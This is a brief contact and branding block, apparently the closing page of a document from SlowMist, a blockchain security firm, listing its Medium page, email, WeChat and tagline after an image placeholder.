
Medium

https://slowmist.medium.com

Email

team@slowmist.com

Wechat


SLOWMIST
Focusing on Blockchain Ecosystem Security